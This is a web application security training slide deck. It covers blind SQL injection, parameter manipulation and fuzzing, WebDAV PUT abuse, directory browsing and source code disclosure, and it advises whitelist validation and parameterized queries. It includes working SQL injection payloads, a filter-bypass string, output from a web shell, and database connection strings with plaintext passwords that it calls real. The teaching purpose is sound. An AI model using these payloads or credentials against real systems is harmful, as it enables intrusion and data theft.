- Donald Rumsfeld Tuesday, Feb. 12, 2002

Source: http://www.defenselink.mil/transcripts/2002/t02122002_t212sdv2.html

Don't BlackList

You don't know what you don't know

- Stripping out bad words
 - Defense: remove “union” or “select”
 - Attack: `ununion seselectlect yadda yadda yadda`
- Stripping out single quotes
 - Integers don't require quotes
 - Commmands – shutdown ? Drop ?
- Relying solely on stored procedures only
 - Attackable ☺ if you still concatenate strings to call the procedure
- Relying on the platform alone
 - MagicQuotes ?

WhiteList

- **Validate against the known good format**
 - A zip code should always be [0-9] [0-9] [0-9] [0-9] [0-9]
- **Trim lengths**
- **Use parameterized queries**
 - All input to the query is treated as a parameter, no chance to modify the base query
- **HTML encode output (for XSS)**

Caution !

- Don't suppress errors without actually fixing core problem.
- Errors are the symptom, not the problem.
- Blind conditions result in a larger problem.



Blind SQL Injection


Blind Conditions

- Error Handling in Place : **No ODBC error messages**
 - Does not necessarily print recordsets to screen
 - Still using string concatenation queries : still vulnerable
-
- General Process:
 - Find a boolean situation you can use for deduction
 - Figure out how to ask Yes / No questions instead of open-ended questions
 - Ask lots and lots of Yes / No questions

Proper Error Handling In place



`http://127.0.0.1/products.asp?ProductType=2'`



Does Not Print Records to Screen

```
if rs(0) <>"" then response.write " in stock"
```

Will not be able to use UNION attack

Test for Blind

Pass a false statement

?ProductType=1 and 1=0

[Check Another Product](#)

Pass a true statement

?ProductType=2 and 1=1

in stock

[Check Another Product](#)

Using Switch for Guessing

Problem: Can't print results to screen.

Solution: Guess using booleans

Is the letter greater than 'm' ?

Problem: Can't grab everything at once.

Solution: Grab one item at a time using TOP 1

select top 1 name from sysobjects where xtype='u'

Problem: Don't want to guess full name at a time

Solution: Isolate each letter and guess those.

Substring((select top 1 name from sysobjects where xtype='u'),1,1)

Using Substring Command

SUBSTRING command

lets you specify a range of characters from a string

accepts a query as the input

specify start string and end string

Substring("f1sh" 1,1) returns 'f'

Substring ("f1sh",1,2) returns 'f1'

Substring ("f1sh", 2,3) returns "1sh"

20 Questions

```
?ProductType=2 and substring ((select top 1 name from sysobjects where xtype='u'),1,1) >'m'
```

- Combines two queries: hardcoded query and our injected query
- Asks a Yes / No question: Does the first letter of the first name in sysobjects come after the letter m ?



[Check Another Product](#)

Bracket to Reduce Guessing

- Dividing in half to reduce to a single
- Faster work
- Less log / network traffic
- Not greater than 'm', therefore between 'a' and 'm'

```
nd%20substring%20((select%20top%201%20name%20from%20sysobjects%20where%20xtype='u',1,1)<'g'
```

in stock
[Check Another Product](#)

```
%20name%20from%20sysobjects%20where%20xtype='u',1,1)>'c'
```

[Check Another Product](#)

```
ame%20from%20sysobjects%20where%20xtype='u',1,1)='b'
```

in stock
[Check Anot](#)

Repeat !

- **Substring**(*string, character position, number of characters*)
- Substring('tbl_credit_cards',1,1) = 't'
- Substring('tbl_credit_cards',2,1) = 'b'
- Substring('tbl_credit_cards',3,1) = 'l'
- Substring('tbl_credit_cards',4,1) = '_'



Parameter Manipulation

Parameter Manipulation

- Different from parameter injections
- Injections put new data types into the parameter
- Strict parameter manipulation just changes existing parameters
- Usually takes advantage of state mechanisms

Differences Illustrated

Injection: Putting invalid data, also invalid TYPE of data



<http://127.0.0.1/secure/showpage.asp?pageid=2 or '1'='1>

Manipulation: Same type of data, just wrong values



<http://127.0.0.1/secure/showpage.asp?pageid=3>

Victoria's Secret

Order Information
Client Number [REDACTED]
Order Number [REDACTED]
Order Date 11/05/2002
Ship Date 11/08/2002
Ship Method UPS Ground
[VIEW ALL ORDERS](#)

Billing Address
[REDACTED] RD
VERNON HILLS, IL [REDACTED] US

Item	Item Description / Color	Size	Ordered	Price	Qty	Total
4F-106317	High-cut brief whisper pink	M	1	\$7.00	1	\$7.00
4F-106317	High-cut brief white	M	1	\$7.00	1	\$7.00
4F-106317	High-cut brief poinsettia red (v03)	M	1	\$7.00	1	\$7.00
4F-151098	Lightly lined full coverage br white (92)	34D	1	\$30.00	1	\$30.00
4F-150414	Seamless plunge push-up bra camellia pink (v03)	34D	1	\$38.00	1	\$38.00
4F-140142	Sculpted demi bra white	34D	1	\$24.50	1	\$24.50

victoriasecret.com

- Victoria's Secret, November 27, 2002
- Order ID parameter in the order status page
- Order status page bound to your session, but not the parameters
- \$50,000 fine and publicity in 2003

Gateway Computers

Gateway Computers

- Website stored an ID number in a cookie to identify you when returning to the site.
- By changing this ID number, you are able to view the information of other shoppers.
- Information viewable includes Name, Address, Phone Number, Order History, Last Four Digits of Credit Card, Credit Card Expiration Date, *Credit Card Verification Code*.

Wall Street Journal

“More Scary Tales Involving Big Holes in Website Security”, by Lee Gomes, February 2nd 2004


demo

SPI DYNAMICS




Exploit Technique: Parameter Fuzzing

Configuring the Fuzzer



Change
Pageid=8 to
Pageid=0 – 100
And check
results

Reviewing the Results



- 404's indicated no page behind that parameter
- 302: page behind parameter properly redirected to login
- 200: page behind parameter did not check access and allowed viewing
- Approximately half the pages had broken access controls

demo

SPI DYNAMICS



Misconfig allowing PUTs

Improper VERBS: Exploiting PUT capabilities

Exploiting WebDav PUTs

```
Web based telnet client  
by Matt Fisher  
echo c:\temp\telnet.txt && type c:\temp\telnet.txt> Enter  
8/10/2005 1:29:14 PM  
c:\winnt\system32> echo "this is telnet" > c:\temp\telnet.txt &&  
type c:\temp\telnet.txt  
"this is telnet"
```

```
Web based telnet client  
by Matt Fisher  
set Enter 8/10/2005 1:30:17 PM  
c:\winnt\system32> set  
ALLUSERSPROFILE=C:\Documents and Settings\All Users  
CommonProgramFiles=C:\Program Files\Common Files  
COMPUTERNAME=  
ComSpec=C:\WINNT\system32\cmd.exe  
CYGWIN=tty  
INCLUDE=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\in  
LIB=C:\Program Files\Microsoft Visual Studio .NET 2003\SDK\v1.1\Lib\  
NUMBER_OF_PROCESSORS=1  
OPENSSL_CONF=C:\OpenSSL\bin\openssl.cnf  
OS=Windows_NT  
Os2LibPath=C:\WINNT\system32\os2\dll;  
Path=C:\Perl\bin\;C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wberr  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.tcl  
PROCESSOR_ARCHITECTURE=x86  
PROCESSOR_IDENTIFIER=x86 Family 15 Model 2 Stepping 7, GenuineInte  
PROCESSOR_LEVEL=15  
PROCESSOR_REVISION=0207  
ProgramFiles=C:\Program Files
```

- Only requires Windows Script Host on server
- WSH installed by default in everything since NT 4.0
- WSH rarely removed / disabled in production environments
- ASP usually relies on it (Scripting.FileSystemObject)

Directory Browsing

Index of /inc

<u>Name</u>	<u>Last modified</u>	<u>S</u>
 Parent Directory	06-Jan-2003 20:47	
 copy.inc	13-Nov-2002 22:58	
 country.inc	20-Aug-2002 18:28	
 country.inc.fulllist	20-Aug-2002 18:28	
 datacon.inc	20-Aug-2002 18:28	
 dataconnews.inc	07-Oct-2002 15:00	
 earchdates.inc	03-Sep-2002 10:37	


Directory browsing reveals file names – no chance at obscuring

Reveals portions of site otherwise unknown

Hacker would normally have to use file-guessing scripts and other clues

Datacon.inc is easily guessed

Unmapped / Backup Files




Only a few
“known” file types
get rendered.

Everything else
reveals their
source code

True for every
web server, not
just IIS

Source Code Disclosure



< ?

```
/* script to connect to Database */  
  
/* declare some relevant variables */  
$hostname = "localhost";  
$username = "root";  
$passwordsc = "1qaz!@WSX";  
$dbName = "ip3seminars";  
  
/* make connection to database */  
/* If no connection made, display error Message */  
  
MYSQL_CONNECT($hostname, $username, $passwordsc) OR DIE("Unable to connect to database");  
  
/* Select the database name to be used or else print error message if unable to connect  
mysql_select_db( "$dbName" ) or die( "Unable to select database");  
  
$noquery=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query);"  
$noquery1=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query1);"  
$noquery2=" or die( \"SQL Error Occured : \" .mysql_error() .\':\':\" . $query2);  
  
$ipaddress=getenv( "remote_addr" );
```

?>

The Proverbial Post-It On the Monitor

```
include ("../connexion_bd_config.inc"); function db_connect ...  
... global $DBuser ; global $DBpass ; global $DBName ; //Your-MySQL-servers-IP-or-domainname  
$DBhost = "localhost"; //Your user name $DBuser = "poi"; //Your ...  
- 3k - Cached - Similar pages
```

```
#Edit these variable names to reflect Yours. $DBhost = "localhost" ...
```

```
$DBhost = "localhost"; $DBuser = "r0kozw8qtxeb"; $DBpass = "i0nL5t29tK9rCYB";  
$DBName = "r0kozw8qtxeb"; $table = "Answers"; ?>  
- Cached - Similar pages
```

```
$DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon" ...
```

```
<? $DBhost = "localhost"; $DBuser = "getout"; $DBpass = "bryon"; $DBName = "getout"; ?>  
- 1k - Cached - Similar pages
```

Yes, those are real live database connection strings

Yes, they contain real live usernames and passwords

No, Special Agent, I didn't try them out.



Managing Web App Sec

Why Web Application Risks Occur

The Web Application Security Gap

Security Professionals
Don't Know The
Applications

"As a Network Security Professional, I don't know how my company's Web applications are supposed to work so I deploy a protective solution...but don't know if it's protecting what it's supposed to."



Application
Professionals
Don't Know
Security

"As an Application Developer, I can build great features and functions while meeting deadlines, but I don't know how to build security into my Web applications."

Contributing Factors

- Developers not taught security
- Security not development experts
- **Low barrier to entry for building web apps**
- Easy to use languages
- **Rapid development times**
- **COPY / PASTE code** from websites, books etc.
- **Lack of internal coding standards / guidelines**

Approach

- Awareness
- Education
- Coding Practices !
- Standard Libraries
- Assessment Tools and Technology

- Design for Security – document input types, valid formats, constraints and build them into the design spec
- Test for Security
- Don't just review code – the implementation counts
- Test in QA , also validate Production
- Test Often – things changes

Why Web Application Risks Occur

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
Application
Professionals
Don't Know
Security

"As an Application Developer, I can build great features and functions while meeting deadlines, but I don't know how to build security into my Web applications."

Web Application Security Testing ROI


Relative Cost of Defect Removal

“Buggy software costs the national economy \$60 billion ... delivering quality applications to the market has become a mandatory requirement ... the cost of fixing defects after deployment is almost fifteen times greater than detecting and eliminating them during development.”




The Economic Impacts of Insufficient Infrastructure for Software Testing - 2002

